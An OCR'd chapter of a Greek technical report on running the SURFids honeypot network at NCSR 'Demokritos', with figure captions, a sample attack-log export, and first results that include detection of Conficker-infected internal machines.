
Ακολουθούν διάφορα στιγμιότυπα από το SURFids:




Σχήμα: 3.34 Στιγμιότυπο του Home page




Σχήμα: 3.35 Στιγμιότυπο των διαφόρων malware




Σχήμα: 3.36 Η διεύθυνση από την οποία προήλθε ένα malware



Σχήμα: 3.37 Sensors on Google Map




Σχήμα: 3.38 Attacks on Google Map



Σχήμα: 3.39 Tunnel Server details

Ακόμη το SURFids έχει τη δυνατότητα να εξάγει τα αποτελέσματα σε pdf μορφή με το αποτέλεσμα να είναι της μορφής:



SURFids PDF results

Generated at 13-01-2011 15:14:33 by SURFids webinterface

Period: 13-01-2011 14:14:16 - 13-01-2011 15:14:16
Destination:
:21
Source:
(IP filter OFF)
Characteristics:

Timestamp	Severity	Source	Src port	Destination	Dst port	Sensor	Additional_Info
13-01-2011 14:30:16	Possible malicious attack-Nepenthes	143.233.36.64	60551	143	21	sensor10	
13-01-2011 14:30:17	Possible malicious attack-Nepenthes	143.233.36.64	54505	14	21	sensor10	
13-01-2011 14:36:41	Possible malicious attack-Nepenthes	195.251.147.18	56965	143	21	sensor10	
13-01-2011 14:37:01	Possible malicious attack-Nepenthes	195.251.147.18	56966	143	21	sensor10	
13-01-2011 14:37:10	Possible malicious attack-Nepenthes	195.251.147.18	56967	143	21	sensor10	
13-01-2011 14:39:00	Possible malicious attack-Nepenthes	195.251.147.18	56968	143	21	sensor10	
13-01-2011 14:39:29	Possible malicious attack-Nepenthes	195.251.147.18	56969	143	21	sensor10	
13-01-2011 14:40:30	Possible malicious attack-Nepenthes	143.233.36.64	46492	14	21	sensor10	
13-01-2011 15:04:23	Possible malicious attack-Nepenthes	143.233.36.64	57808	143	21	sensor11	

http://ids.surfnet.nl


Σχήμα: 3.40 PDF format

3.6 Πρώτα αποτελέσματα του SURFids


3.6.1 Πρώτα αποτελέσματα

Στην παράγραφο αυτή θα συνοψίσουμε τα πρώτα αποτελέσματα από την ολοκληρωμένη λειτουργία του SURFids στο ΕΚΕΦΕ «Δημόκριτος» (σε διάστημα ενός περίπου μήνα).

Συνολικά οι 3 αισθητήρες δέχτηκαν περισσότερες από 21000 επιθέσεις. Οι περισσότερες από αυτές ήταν port scanning επιθέσεις. Παράλληλα προσφέρθηκαν περί τα 1500 malware αρχεία. Η πόρτα η οποία δέχτηκε τις περισσότερες επιθέσεις ήταν η 445 (στην οποία ακούει το Dionaea).




Σχήμα: 3.41: Σύνοψη Επιθέσεων πρώτου μήνα 1



Σχήμα: 3.42: Σύνοψη Επιθέσεων πρώτου μήνα 2

Παράλληλα συνολικά αποτελέσματα μίας εβδομάδας παρουσιάζονται (στα αρκετά καλαίσθητα γραφήματα που παράγει το SURFids) παρακάτω:




Σχήμα: 3.43: Γράφημα επιθέσεων μίας εβδομάδας 1

Σχήμα: 3.44: Γράφημα επιθέσεων μίας εβδομάδας 2


Από την πρώτη ωστόσο ανάγνωση των αποτελεσμάτων προέκυψε και ένα ακόμη ενδιαφέρον συμπέρασμα. Όπως αναφέρθηκε και παραπάνω οι δύο από τους αισθητήρες βρίσκονταν στο εσωτερικό δίκτυο δύο Ινστιτούτων του Δημόκριτου.

Με αυτόν τον τρόπο έγινε δυνατός ο εντοπισμός δύο μολυσμένων μηχανημάτων εντός του ΕΚΕΦΕ. Αναλυτικότερα ανιχνεύσαμε μία παραλλαγή (variant) του γνωστού Conficker Worm το οποίο προσπαθούσε να διαδοθεί μέσω της 445 πόρτας καθώς και ένα W32/EMailWorm (Signature: W32/Suspicious_Gen2) που επίσης προσπαθούσε να διαδοθεί. Τα δύο μηχανήματα τρέχουν Windows λειτουργικό σύστημα και ήδη ετοιμάζονται σχετικά reports προς τους αντίστοιχους δικτυακούς υπεύθυνους.


Παρακάτω φαίνεται πως το Conficker προσπαθούσε να στείλει συνεχώς ένα .exe (με δύο διαφορετικά ονόματα: datsma και pineelbi) σε έναν από τους αισθητήρες.



Σχήμα: 3.45: Το Conficker worm επιτίθεται στον αισθητήρα 1



Σχήμα: 3.46: Το Conficker worm επιτίθεται στον αισθητήρα 2




Σχήμα: 3.47: Λεπτομέρειες από το Conficker worm

3.6.2 Dionaea email submissions

Το Dionaea είναι ρυθμισμένο πέρα από την αποθήκευση των αρχείων να τα αποστέλλει σε μερικές ιστοσελίδες (CWSandbox, Norman Sandbox, και Anubis) για περαιτέρω ανάλυση. Τα αποτελέσματα μας αποστέλλονται αυτοματοποιημένα μέσω email.

Ένα τέτοιο παράδειγμα παρουσιάζεται στο παρακάτω στιγμιότυπο:



Σχήμα: 3.48: Dionaea email submission


Ειδικά τα αποτελέσματα από το Anubis [62] είναι άκρως ικανοποιητικά και περιεκτικά. Ένα επιλεγμένο malware παρουσιάζεται και στο Παράρτημα 7.

3.6.3 Tracking Botnets

Botnets

